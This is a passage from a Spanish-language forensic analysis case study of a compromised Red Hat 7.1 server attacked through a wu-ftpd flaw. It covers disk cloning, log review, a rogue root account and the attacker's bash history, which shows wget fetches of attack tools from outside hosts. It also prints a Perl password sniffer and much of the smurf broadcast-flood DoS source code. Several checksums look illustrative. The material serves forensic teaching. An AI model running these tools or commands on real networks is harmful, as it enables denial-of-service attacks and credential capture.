Modo "no-persistente"

Poner la máquina virtual en modo no persistente para que los cambios se eliminen al reiniciar.

Con acceso a este disco creamos varios entornos de trabajo de VmWare:

Entorno 1, con Mac OS X, y una serie de herramientas de análisis forense para utilizar. Este entorno tiene acceso tanto al disco virtual como al fichero de la imagen original mediante una "carpeta compartida". Se puede observar en la figura 3 cómo sería dicho entorno.



Figura 3. Arquitectura utilizada en el estudio del sistema

Entorno 2, en el que, tras haber verificado que el sistema original es un Red-Hat 7.1, creamos un sistema virtual VmWare con este mismo sistema recién instalado y, por lo tanto, sin estar contaminado. De esta forma podemos, de forma fácil, comparar el sistema analizado con respecto a uno estándar. El sistema también nos sirve para hacer pruebas y ver la evolución del ataque. Además también instalamos en la máquina virtual antes creada las distintas aplicaciones y parches que hemos identificado en el avance del análisis. Todo esto se realiza para corroborar nuestras hipótesis. En la figura 3 se puede ver cómo queda dicho entorno.

Entorno 3, con un duplicado de la imagen arrancable. Obviamente, es crítico no permitir el acceso a la red de producción de este sistema para evitar posibles infecciones. Para facilitar el análisis forense, utilizamos el CD-ROM auditor. En la figura 4 se muestra dicho entorno.

Figura 4. Entorno 3 de trabajo

1.4. Preparación del proceso de análisis

De forma resumida, el proceso empleado en el análisis forense del sistema atacado ha sido el siguiente:

Efectos de la clonación

Hay que fijarse en que, en la clonación del disco, el *checksum* del disco origen es el mismo que el del disco destino. Eso implica que el proceso se ha producido correctamente y que son idénticos.

1.4.1. Clonación del disco duro

Se ha clonado el disco duro del sistema atacado mediante un CD-ROM *live up,* con el comando dd a un disco destino de 80GB *seagate* nuevo. Una vez realizada dicha clonación, se ha hecho un *checksum* para certificar que son dos copias idénticas.

```
# dd if=/dev/hda of=/dev/hdb conv=sync,notrunc,noerror bs=512
# dd if=/dev/hda of=/mnt/hd_comprometido.dd
conv=sync,notrunc,noerror bs=512
#md5sum /dev/hda

7b8af7a2227f0412da808412345f2af4 /dev/hda

#md5sum /dev/hdb

7b8af7a2227f0412da808412345f2af4 /dev/hdb

#md5sum /mnt/hd_comprometido.dd

7b8af7a2227f0412da808412345f2af4 /mnt/hd_comprometido.dd
```

Como se puede comprobar, dicha clonación del disco ha sido correcta e inalterada con lo que continuamos a preparar el análisis.

1.4.2. Determinación de las particiones

Para identificar las particiones existentes en el disco duro del equipo atacado, utilizamos el comando:

```
#fdisk –l /dev/hdb
```

Con esta opción determinamos que:

Dispositivo	Tipo
/dev/hdb1	83 - Linux
/dev/hdb2	82 - Linux Swap

Partición Swap del Linux

Recordar que los sistemas Linux suelen tener una partición Swap. Dicha partición es un espacio de intercambio, en el cual se guardan las imágenes de los procesos que no han de mantenerse en la memoria física.

1.4.3. Crear particiones para cada fichero imagen

Se han clonado las particiones del sistema atacado mediante un CD-ROM *live-up* con el comando dd a imágenes.

```
# dd if=/dev/hdb1 of=/mnt/hdb1.dd
#md5sum /dev/hdb1

7abcf7a2227f0412da808412345f2af4 /dev/hdb1

#md5sum /mnt/hdb1.dd
7abcf7a2227f0412da808412345f2af4 /mnt/hdb1.dd

# dd if=/dev/hdb2 of=/mnt/hdb2.dd
#md5sum /dev/hdb2

7ffcf7a2227f0412da808412345f2af4 /dev/hdb2

#md5sum /dev/hdb2.dd

7ffcf7a2227f0412da808412345f2af4 /dev/hdb2.dd
```

Como se puede comprobar, la clonación de las particiones ha sido correcta e inalterada con lo que continuamos con la preparación. Estas imágenes se guardarán en la carpeta compartida.

Tras la partición

Una vez verificadas las particiones que existen en el disco clonado, se han comprobado las particiones que tiene cada una de ellas de forma independiente, para clonarlas y así analizar el sistema en uno de los entornos.

1.4.4. Preparación entorno 1

Configuramos la máquina virtual para que arranque desde un CD *live up* y creamos previamente un disco duro con la misma capacidad con el nombre disco-hackeado. Arrancamos la máquina virtual y procedemos a dividir en partes el disco duro:

Dispositivo	*Tipo*
/dev/sda1	83 - Linux
/dev/sda2	82 - Linux Swap

Una vez hechas las particiones, se clona.

```
# dd if=hdb1.dd of=/dev/sda1
#md5sum /dev/sda1

7abcf7a2227f0412da808412345f2af4 /dev/sda1

# dd if=hdb2.dd of=/dev/sda2
#md5sum /dev/sdb2
```

```
7ffcf7a2227f0412da808412345f2af4 /dev/sdb2
```

Para que pueda ser arrancado, montamos el disco en modo escritura y lectura.

```
#mount /dev/sda1 /mnt
```

Luego, modificamos en archivo */mnt/etc/fstab* y definimos los nuevos puntos de montaje a partir de */dev/sda* en lugar de */dev/hda*. Como al utilizar en está máquina VMWare dispositivos SCSI (requisito de VmWare) se hace necesario cargar los módulos SCSI en el kernel nada más arrancar, para este objetivo añadimos la línea:

Información sobre hda y sda

hda es como identifica los sistemas Linux los discos duros con la controladora IDE, mientras que sda son identificados los dispositivos SCSI.

```
alias scsi_hostadapter Buslogic
```

en el archivo `/mnt/etc/modules`.

También editamos el archivo */mnt/etc/lilo.conf* para adaptarlo a la nueva situación de arranque. Para ello incluimos la línea:

```
initrd=/boot/initrd
```

y se cambia hda por sda como dispositivo de arranque. Finalmente, instalamos la nueva configuración del `lilo` en el dispositivo que se está preparando:

```
#lilo –r /mnt
```

Se reinicia la máquina quitando el CD de arranque *live-up*.

1.4.5. Preparación entorno 2

Se crea una máquina virtual con el disco duro de la misma capacidad. Se instala el sistema operativo RedHat 7.1 con las imágenes ISO; con ello se realiza una instalación por defecto similar a la máquina atacada.

Además se utilizan las herramientas de análisis forense de los equipos con Mac OS X y se montan ambas particiones en modo lectura:

```
#mount –o loop,ro,nodev –t ext2 /carpeta_compartida/hda1.dd /mnt/hda1
```

1.4.6. Preparación entorno 3

Este entorno es el más real posible, ya que lo único que se ha modificado ha sido el disco duro clonado con lo que no hay que hacer nada más que reemplazarlo, es decir, colocar el disco duro que hemos copiado tal y como

estaba en el servidor original. Este entorno se ha realizado de esta manera en vez de otras posibles, ya que se ha dado la casualidad que la máquina atacada tiene una arquitectura muy simple.

1.4.7. Determinación del uso horario

Otro dato importante antes de empezar el estudio de las imágenes es conocer la zona horaria en que está definida la máquina comprometida. Mirando el fichero */mnt/etc/sysconfig/clock* vemos que está definida como `ZONE="Europe/Madrid"`.

```
#cat /mnt/etc/sysconfig/clock
ZONE="Europe/Madrid"
UTC=false
ARC=false
```

A partir de ahora, cuando realicemos referencias horarias, se tomará esta zona como ejemplo. La precisión de la hora es poca al carecer la máquina de un servidor NTP configurado.

NTP

NTP es un protocolo que se utiliza para sincronizar los relojes de los sistemas informáticos. NTP utiliza UDP como su capa de transporte, usando el puerto 123.

1.4.8. Identificación de las cuentas de usuario

Para el correcto análisis de los ficheros es imprescindible cotejar sus accesos y acciones con las cuentas de usuario existentes. Para su obtención visualizaremos las entradas de los ficheros */etc/passwd*, */etc/shadow* y */etc/group*.

```
#cat /mnt/etc/passwd
...
jrivas:x:500:500:Jose Luis Rivas:/home/usuarios/jrivas:/bin/bash
pepe:x:0:0:root:/root:/bin/bash
evallejo:501:501:Eva Vallejo:/home/usuarios/evallejo:/bin/bash

#cat /mnt/etc/shadow
jrivas: $1$72J7zmEQ$zrqOxJkBxLdwJZCJMXMrx/:14190:0:99999:7:::
pepe::14190:0:99999:7:::

evallejo:$1$WpmxaxZ3$BTVR6MGnbOxabQec89o11.:14190:0:99999:7:::

#cat /mnt/etc/group
jrivas:x:500:
evallejo:x:501:
```

Podemos observar que hay tres usuarios que han sido añadidos con respecto al sistema limpio: jrivas, pepe y evallejo. Lo más significativo es que el usuario pepe se trata de un usuario con privilegios de administrador (uid=0 y gid=0).

Además, dicho usuario no necesita una contraseña para acceder al sistema y tiene un *shell* en el sistema `/bin/bash` , cosa que evidentemente no es normal o no lo debería ser.

1.5. Cronograma de actividades

A continuación se describe un cronograma de actividades detectadas en el sistema en el mes de noviembre del 2008:

1.5.1. Instalación del sistema operativo

Periodo:

Viernes 7 de noviembre de 16:55:59 a 17:00:59

Información:

Se puede comprobar que la versión del fichero instalado es la Red Hat 7.1, conocida también como Seawolf:

```
#cat /mnt/hda1/etc/redhat-release
Red Hat Linux release 7.1 (Seawolf)
```

Se obtiene la lista de paquetes instalados en el sistema según la base de datos de RPM. Para ello lo ordenamos por fecha de instalación:

```
#rpm -qa --dbpath /mnt/hda1/var/lib/rpm/ --last
wget-1.5.3-1 vie 21 nov 2008 23:25:24 CET
zlib-devel-1.1.3-22 vie 07 nov 2008 17:00:59 CET
texinfo-4.0-20 vie 07 nov 2008 17:00:59 CET
sudo-1.6.3p6-1 vie 07 nov 2008 17:00:59 CET
stunnel-3.13-3 vie 07 nov 2008 17:00:59 CET
strace-4.2.20010119-3 vie 07 nov 2008 17:00:59 CET
...........
anonftp-4.0-4 vie 07 nov 2008 16:57:29 CET
xinetd-2.1.8.9pre14-6 vie 07 nov 2008 16:57:28 CET
wu-ftpd-2.6.1-16 vie 07 nov 2008 16:57:28 CET
urw-fonts-2.0-12 vie 07 nov 2008 16:57:28 CET
telnet-server-0.17-10 vie 07 nov 2008 16:57:28 CET
...........
man-pages-es-0.6a-7 vie 07 nov 2008 16:56:09 CET
man-pages-1.35-5 vie 07 nov 2008 16:56:08 CET
mailcap-2.1.4-2 vie 07 nov 2008 16:56:07 CET
kudzu-devel-0.98.10-1 vie 07 nov 2008 16:56:07 CET
indexhtml-7.1-2 vie 07 nov 2008 16:56:07 CET
glibc-common-2.2.2-10 vie 07 nov 2008 16:56:07 CET
```

```
ghostscript-fonts-5.50-3 vie 07 nov 2008 16:55:59 CET
```

También se puede observar que el viernes 21 de noviembre del 2008 fue instalado *a posteriori* el paquete `wget-1.5.3-1`.

1.5.2. Conexiones a los servicios FTP

Periodo:

Viernes 21 de noviembre de 22:10:12 a 23:21:16

Información:

Se observa que el sistema recibe infinidad de conexiones a los servicios FTP, los primeros de ellos sin consecuencias, pero en uno de ellos un atacante logra un acceso como administrador del sistema (*root*) explotando la vulnerabilidad CVE-2001-0550 (wu-ftpd *file globbing heap corruption vulnerability*) del servicio FTP wu-ftpd 2.6.1 (como se puede observar, dicho servicio es el que está instalado en la máquina que ha sido atacada). Además, si se accede al Security Focus, se observa que la versión del sistema operativo es una de las que está comprometida con dicho *exploit*, como se muestra en la figura 5.

Web recomendada

Para más información, podéis consultar:
http://www.securityfocus.com/bid/3581/



Figura 5. Captura de pantalla de securityfocus, donde se explica dicha vulnerabilidad

El atacante utiliza un agujero que proporciona una *shell* interactiva de *root* en el sistema.

El log del sistema `/var/log/messages` muestra un patrón curioso. Se observan varios intentos de conexiones FTP frustradas. A continuación muestra conexiones FTP anónimas. Obsérvese que la contraseña suministrada por el ata-

cante en los accesos anónimos es mozilla@. Esta evidencia nos demuestra que se ha utilizado el *exploit* 7350wurm. Además esté *exploit* fue grabado posteriormente en `/root/.wu/`.

```
#less /mnt/hda1/var/log/messages

Nov 21 22:10:12 localhost ftpd[2061]: FTP LOGIN REFUSED (username in denied-uid)
 FROM 192.168.194.1[192.168.194.1], root
Nov 21 22:14:26 localhost ftpd[2066]: FTP session closed
Nov 21 22:14:30 localhost ftpd[2067]: FTP session closed
........
Nov 21 23:19:34 localhost ftpd[2169]: FTP session closed
Nov 21 23:20:38 localhost ftpd[2170]: FTP LOGIN FROM 192.168.1.105[192.168.1.105], mozila@
Nov 21 23:21:00 localhost ftpd[2176]: FTP LOGIN FROM 192.168.1.105[192.168.1.105], mozila@
Nov 22 23:21:16 localhost ftpd[2255]: FTP LOGIN FROM 192.168.1.105[192.168.1.105], mozila@
```

El log `/var/log/secure` nos corrobora estos intentos de acceso y los accesos anónimos por ftp.

```
#less /mnt/hda1/var/log/secure
Nov 21 23:20:38 localhost xinetd[2155]: START: ftp pid=2159 from= 192.168.1.105
Nov 21 23:20:40 localhost xinetd[2155]: EXIT: ftp pid=2159 duration=2(sec)
Nov 21 23:21:00 localhost xinetd[2155]: START: ftp pid=2160 from= 192.168.1.105
Nov 21 23:21:01 localhost xinetd[2155]: EXIT: ftp pid=2160 duration=1(sec)
Nov 21 23:21:16 localhost xinetd[2155]: START: ftp pid=2161 from= 192.168.1.105
Nov 21 23:21:25 localhost xinetd[2155]: EXIT: ftp pid=2161 duration=9(sec)
```

Todos los intentos de acceso se realizan desde la IP 192.168.1.105.

1.5.3. Instalación de aplicaciones, *Rootkits*

Periodo:

Viernes 21 de noviembre de 23:25:24

Información:

Se instala el wget-1.5.3-1 el viernes 21 de noviembre a las 23:25:24, como se puede comprobar en la lista de paquetes instalados en el sistema según la base de datos de RPM. Para ello, lo ordenamos por fecha de instalación:

```
#rpm -qa --dbpath /mnt/hda1/var/lib/rpm/ --last
wget-1.5.3-1 vie 21 nov 2008 23:25:24 CET
zlib-devel-1.1.3-22 vie 07 nov 2008 17:00:59 CET
texinfo-4.0-20 vie 07 nov 2008 17:00:59 CET
.........
```

El atacante también crea una cuenta con el nombre de evallejo, edita `/etc/passwd /etc/shadow` y crea una cuenta superusuario, pepe, sin contraseña. Inmediatamente después crea un directorio oculto en `/root/.aw/` y en él baja varias aplicaciones maliciosas:

- Awu: se trata de un scanner que automatiza la intrusión en los sistemas con el servicio wu-ftpd vulnerable.

- Smurf6-linux+LPG: se trata de un software en C que provoca una denegación de servicio.

- *Sniffer:* se trata de un *sniffer* escrito en perl. Los *sniffers* son programas que capturan todo lo que pasa por la Red, pudiendo éstos ser selectivos capturando sólo lo que uno quiera. Por tanto, dichos programas equivaldrían a hacer un pinchazo telefónico. Se utilizan para capturar a los usuarios con sus respectivas contraseñas entre otras cosas. Una de las características de este tipo de programas es que ponen la tarjeta de red en "modo promiscuo".

El intruso compila y ejecuta el *sniffer* durante unos minutos. Una vez que captura alguna contraseña con su usuario, pasa a ejecutar el programa *awu* contra la red 10.10.0.0/16.

A continuación se muestra la parte del `/root/.bash_history` que recoge la actividad descrita.

```
#less /mnt/hda1/root/.bash_history
adduser evallejo
vi /etc/passwd
vi /etc/shadow
uptime
w
cd
mkdir .aw
cd .aw
wget http://www.collstrop.net/shell/awu.tgz
tar xvfz awu.tgz
wget http://packetstormsecurity.org/DoS/smurf6-linux+LPG.c
wget http://sooraj.net/down/sniffer.txt
mv sniffer.txt sniffer.pl
chmod 755 sniffer.pl
gcc -g -o smurf smurf6-linux+LPG.c
./sniffer.pl
cd aw
./awu xx3.yy3
exit
```

Además se corresponde con lo que se puede observar en los accesos a ficheros del *timeline* de *Autopsy*.

1.6. Análisis del *malware* encontrado

A continuación se describe de una manera detallada el software que ha sido instalado por el atacante.

1.6.1. *Snnifer*

El fichero descrito se encuentra ubicado en `/root/.wu/`. Dicho programa malicioso ha sido bajado por el atacante y ha cambiado la extensión del fichero mediante:

```
wget http://sooraj.net/down/sniffer.txt
mv sniffer.txt sniffer.pl
```

A continuación se muestra el *checksum* md5 del fichero encontrado:

Nota

Se muestra el *checksum* de los ficheros para demostrar ante posibles contraperitajes que dichos ficheros no han sido modificados.

MD5	Fichero
8181486484618e0ceb5e5d7774e8d815	sniffer.pl

En la siguiente tabla se describe cada uno de los ficheros:

FICHERO	DESCRIPCIÓN

sniffer.pl	Script escrito en Perl el cual captura los usuarios y las contraseñas que pasen por la red. Se incluye el código para su análisis
	------CONTENIDO DEL FICHERO -----
	`#!/usr/bin/perl`
	`use strict;`
	`sub main {`
	`my $LIMIT = shift || 5000;`
	`my ($packet,$client,$host);`
	`$|=1;`
	`open (STDIN,"/usr/sbin/tcpdump -lnx -s 1024 dst port 80 |");`
	`while (<>) {`
	`if (m/^\S/) {`
	`last unless $LIMIT--;`
	`while ($packet =~ /(Host|GET|POST|WW-Authenticate|Authorization).+/g) {`
	`print "$client -> $host\t$&\n";`
	`}`
	`undef $client; undef $host; undef $packet;`
	`($client,$host) = /(\d+\.\d+\.\d+\.\d+).+ > (\d+\.\d+\.\d+\.\d+)/`
	`if /P \d+:\d+\((\d+)\)/ && $1 > 0;`
	`}`
	`next unless $client && $host;`
	`s/\s+//;`
	`s/([0-9a-f]{2})\s?/chr(hex($1))/eg;`
	`tr/\x1F-\x7E\r\n//cd;`
	`$packet .= $_;`
	`}`
	`}`
	`&main`

1.6.2. Smurf

Los ficheros descritos se encuentran ubicados en `/root/.wu/`. Dicho *malware* ha sido bajado por el atacante y compilado mediante:

```
wget http://packetstormsecurity.org/DoS/smurf6-linux+LPG.c
gcc -g -o smurf smurf6-linux+LPG.c
```

A continuación se muestra el *checksum* md5 de los ficheros encontrado:

MD5	Fichero
808651fe21439c62212481053395de98	smurf
11532b4890cfaa17d22550878b0f55e6	smurf6-linux+LPG.c

Nota

Se muestra el *checksum* de los ficheros para demostrar ante posibles contraperitajes que dichos ficheros no han sido modificados.

FICHERO	DESCRIPCIÓN
smurf	Aplicación compilada la cual permite realizar un ataque de denegación de servicio (DoS) conocido como smurf. El smurf es un tipo de ataque muy agresivo el cual deniega el servicio, para ello intenta agotar el ancho de banda de la red utilizando mensajes ping al broadcast con spoofing para inundar un sistema.
smurf6-linux+LPG.c	Código fuente en C de la aplicación compilada con el nombre ssvuln descrita previamente. Se incluye el código para su análisis --------CONTENIDO DEL FICHERO-------

```
#include <stdio.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <arpa/inet.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>
#include <time.h>
#ifdef __USE_BSD
#undef __USE_BSD
#endif
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>

/* Defines */
#define VERSION "6+LPG"
#define REGISTERED_TO "Xess0r"
#define RELEASE_DATE "Feb 1'st, 1999 - Too a new month of chaos"

struct smurf_t
{
   struct sockaddr_in sin;              /* socket prot structure */
   int s;                            /* socket */
   int udp, icmp;                                   /* icmp, udp booleans */
   int rnd;                          /* Random dst port boolean */
   int psize;                         /* packet size */
   int chutimes, chusize, chuc;                     /* int those pushers */
   int num;                          /* number of packets to send */
   int delay;                        /* delay between (in ms) */
   int verbose;                                     /* verbose anyone? */
   u_short dstport[25+1];               /* dest port array (udp) */
   u_short srcport;                    /* source port (udp) */
   char *padding;                      /* junk data */
};

/* function prototypes */
void usage (char *);
void ctrlc(int);
u_long resolve (char *);
void getports (struct smurf_t *, char *);
void smurficmp (struct smurf_t *, u_long);
void smurfudp (struct smurf_t *, u_long, int);
u_short in_chksum (u_short *, int);
```

```
int
main (int argc, char *argv[])
{
   struct smurf_t sm;
   struct stat st;
   struct sockaddr_in sin;
   u_long bcast[1024];
   char buf[32];
   int c, fd, n, cycle, sock, num = 0, on = 1;
   FILE *bcastfile;

  system("clear");
  printf("\n\n\n\n\n\n-WaR-   dSmurf %s  -  Broadcast Flooder\n",VERSION);
  printf("-WaR-   Author: TFreak   +   Modes by: DeathRoad\n");
  printf("-WaR-   Registered to: %s\n",REGISTERED_TO);
  printf("-WaR-   Released on:  %s\n",RELEASE_DATE);
  printf("-WaR-   v.Note: Added a packet pusher to help the attack on more powerful
machines.\n\n");

   if (argc < 3)
      usage(argv[0]);

   /* set defaults */
   memset((struct smurf_t *) &sm, 0, sizeof(sm));
   sm.icmp = 1;
   sm.psize = 64;
   sm.num = 0;
   sm.delay = 10000;
   sm.sin.sin_port = htons(0);
   sm.sin.sin_family = AF_INET;
   sm.srcport = 0;
   sm.dstport[0]= 7;
   sm.verbose = 0;
   sm.chutimes = 0;
   sm.chusize = 500;
   sm.chuc = 0;

   /* resolve 'source' host, quit on error */
   sm.sin.sin_addr.s_addr = resolve(argv[1]);

   /* open the broadcast file */
   if ((bcastfile = fopen(argv[2], "r")) == NULL)
   {
      perror("Opening broadcast file");
      exit(-1);
   }

   /* parse out options */
   optind = 3;
   while ((c = getopt(argc, argv, "vrRn:d:p:P:s:S:f:c:C:")) != -1)
   {
      switch (c)
      {
         /* random dest ports */
         case 'r':
            sm.rnd = 1;
            break;

         /* random src/dest ports */
         case 'R':
            sm.rnd = 1;
            sm.srcport = 0;
            break;

         /* number of packets to send */
         case 'n':
            sm.num = atoi(optarg);
            break;
```

```
/* usleep between packets (in ms) */
case 'd':
   sm.delay = atoi(optarg);
   break;

/* Times to run packet pusher */
case 'c':
   sm.chutimes = atoi(optarg);
   break;

/* Size of the packets */
case 'C':
   sm.chusize = atoi(optarg);
   break;

/* quite mode */
case 'v':
   sm.verbose = 1;
   break;

/* multiple ports */
case 'p':
   if (strchr(optarg, ','))
      getports(&sm, optarg);
   else
      sm.dstport[0]= (u_short) atoi(optarg);
   break;

/* specify protocol */
case 'P':
   if (strcmp(optarg, "icmp") == 0)
   {
      /* this is redundant */
      sm.icmp = 1;
      break;
   }
   if (strcmp(optarg, "udp") == 0)
   {
      sm.icmp = 0;
      sm.udp = 1;
      break;
   }
   if (strcmp(optarg, "both") == 0)
   {
      sm.icmp = 1;
      sm.udp = 1;
      break;
   }

   puts("Error: Protocol must be icmp, udp or both");
   exit(-1);

/* source port */
case 's':
   sm.srcport = (u_short) atoi(optarg);
   break;

/* specify packet size */
case 'S':
   sm.psize = atoi(optarg);
   break;
```

```
        /* filename to read padding in from */
        case 'f':
          /* open and stat */
          if ((fd = open(optarg, O_RDONLY)) == -1)
          {
            perror("Opening packet data file");
            exit(-1);
          }
          if (fstat(fd, &st) == -1)
          {
            perror("fstat()");
            exit(-1);
          }

          /* malloc and read */
          sm.padding = (char *) malloc(st.st_size);
          if (read(fd, sm.padding, st.st_size) < st.st_size)
          {
            perror("read()");
            exit(-1);
          }

          sm.psize = st.st_size;
          close(fd);
          break;

        default:
          usage(argv[0]);
      }
    } /* end getopt() loop */

    /* create packet padding if neccessary */
    if (!sm.padding)
    {
      sm.padding = (char *) malloc(sm.psize);
      memset(sm.padding, 0, sm.psize);
    }

    /* create the raw socket */
    if ((sm.s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
    {
      perror("Creating raw socket (are you root?)");
      exit(-1);
    }
    /* Include IP headers ourself (thanks anyway though) */
    if (setsockopt(sm.s, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on)) == -1)
    {
      perror("setsockopt()");
      exit(-1);
    }

    /* read in our broadcasts and store them in our array */
    while (fgets(buf, sizeof buf, bcastfile) != NULL)
    {
      char *p;
      int valid;

      /* skip over comments/blank lines */
      if (buf[0]== '#' || buf[0]== '\n') continue;

      /* get rid of newline */
      buf[strlen(buf) - 1]= '\0';
```

```
        /* check for valid address */
        for (p = buf, valid = 1; *p != '\0'; p++)
        {
           if ( ! isdigit(*p) && *p != '.' )
           {
              fprintf(stderr, "Skipping invalid ip %s\n", buf);
              valid = 0;
              break;
           }
        }

        /* if valid address, copy to our array */
        if (valid)
        {
           bcast[num]= inet_addr(buf);
           num++;
           if (num == 1024)
              break;
        }
     } /* end bcast while loop */

     /* Make sure the packets arn't too big */
     if(sm.psize > 1024) {
        perror("Packet size (less then 1024)");
      exit(-1);
     }

     /* seed our random function */
     srand(time(NULL) * getpid());

  printf("- (dS) - Victim     : %s\n",argv[1]);
  printf("- (dS) - Bcast      : %s\n",argv[2]);
  if (sm.srcport == 0)
  printf("- (dS) - SPort      : Random\n");
  else
  printf("- (dS) - SPort      : %d\n",sm.srcport);
  if (!sm.num)
  printf("- (dS) - Number     : Unlimited\n");
  else
  printf("- (dS) - Number     : %d\n",sm.num);
  if (sm.rnd == 1)
  printf("- (dS) - Random     : Dest\n");
  if (sm.udp)
  {
    if(!sm.rnd)
          printf("- (dS) - Port       : %d\n",sm.dstport[0]);
  }
  printf("- (dS) - Wait       : %d\n",sm.delay);
  printf("- (dS) - Size       : %d\n",sm.psize);
  if (sm.icmp)
  printf("- (dS) - Protocols  : ICMP\n");
  if (sm.udp)
  printf("- (dS) - Protocols  : UDP\n");
  if (sm.chutimes > 0)
  {
  printf("- (dS) - Pushing    : %d Times\n",sm.chutimes);
  printf("- (dS) - Pushing    : %d Bytes\n",sm.chusize);
  }
  if (sm.verbose == 1)
  printf("[Flooding (each dot is 100 packets)]\n");
  if (sm.verbose == 0)
  printf("[Flooding]\n\n");
```

```
    /* wee.. */
    for (n = 0, cycle = 0; n < sm.num || !sm.num; n++)
    {
      if (sm.icmp)
        smurficmp(&sm, bcast[cycle]);

      if (sm.udp)
      {
        int x;
        for (x = 0; sm.dstport[x] != 0; x++)
          smurfudp(&sm, bcast[cycle], x);
      }

      /* quick nap */
      usleep(sm.delay);

      /* cosmetic psychadelic dots */
      if (sm.verbose == 1)
      {
        if (n % 100 == 0)
        {
          printf(".");
          fflush(stdout);
        }
       }

      cycle = (cycle + 1) % num;

    /* lets add CHU */
    if(sm.chutimes > 0) {
    if(sm.chusize > 1024) { printf("CHU size is too big!\n"); exit(-1); }
    if(sm.chutimes > 50) { printf("CHU times is too big!\n"); exit(-1); }
    for(;sm.chuc<=sm.chutimes;sm.chuc++)
    smurficmp(&sm, bcast[cycle]);
    /* exit(1); */
    }

    }

    exit(0);
}

void
usage (char *s)
{
    printf("-W- Usage:\n");
    printf("-W-  %s <source host> <brodcast file>[-p ports][-s port][-P protocols][-S
size][-f file][-n number][-d time][-c times][-C size][-r][-R][-v]\n",s);
    printf("-W-   source host      : What you want to attack                [Example:
192.0.0.1]\n");
    printf("-W-   brodcast file    : File where the bordcast IP's are       [Example:
bcasts]\n");
    printf("-W-   -p <ports>       : Comma separated list of dest ports (UDP)   [Deafult:
7]\n");
    printf("-W-   -s <port>        : Source port                            [Deafult:
RANDOM]\n");
    printf("-W-   -P <protocols>   : Protocols to use                       [Example: icmp,
udp, both]\n");
    printf("-W-   -S <size>        : Packet size in bytes (< 1024)          [Deafult:
64]\n");
    printf("-W-   -f <file>        : Filename containg packet data          [Example:
pdata]\n");
    printf("-W-   -n <number>      : Number of packets to send              [Deafult:
UNLIMITED]\n");
    printf("-W-   -d <time>        : Delay inbetween packets (in ms)        [Deafult:
10000]\n");
    printf("-W-   -c <times>       : Times to run packet pusher (< 50)      [Deafult:
0]\n");
```

```
printf("-W-  -C <size>       : Size of packets being pushed (< 1024)     [Deafult:
500]\n");
   printf("-W-  -r             : Use random dest ports\n");
   printf("-W-  -R             : Use random src/dest ports\n");
   printf("-W-  -v             : Show how many packets are being sent\n\n");
   exit(-1);
}


u_long
resolve (char *host)
{
   struct in_addr in;
   struct hostent *he;

   /* try ip first */
   if ((in.s_addr = inet_addr(host)) == -1)
   {
      /* nope, try it as a fqdn */
      if ((he = gethostbyname(host)) == NULL)
      {
         /* can't resolve, bye. */
         herror("Resolving victim host");
         exit(-1);
      }

      memcpy( (caddr_t) &in, he->h_addr, he->h_length);
   }

   return(in.s_addr);
}


void
getports (struct smurf_t *sm, char *p)
{
   char tmpbuf[16];
   int n, i;

   for (n = 0, i = 0; (n < 25) && (*p != '\0'); p++, i++)
   {
      if (*p == ',')
      {
         tmpbuf[i]= '\0';
         sm->dstport[n]= (u_short) atoi(tmpbuf);
         n++; i = -1;
         continue;
      }

      tmpbuf[i]= *p;
   }
   tmpbuf[i]= '\0';
   sm->dstport[n]= (u_short) atoi(tmpbuf);
   sm->dstport[n + 1]= 0;
}

void
smurficmp (struct smurf_t *sm, u_long dst)
{
   struct iphdr *ip;
   struct icmphdr *icmp;
   char *packet;
```

```
    int pktsize = sizeof(struct iphdr) + sizeof(struct icmphdr) + sm->psize;

    packet = malloc(pktsize);
    ip = (struct iphdr *) packet;
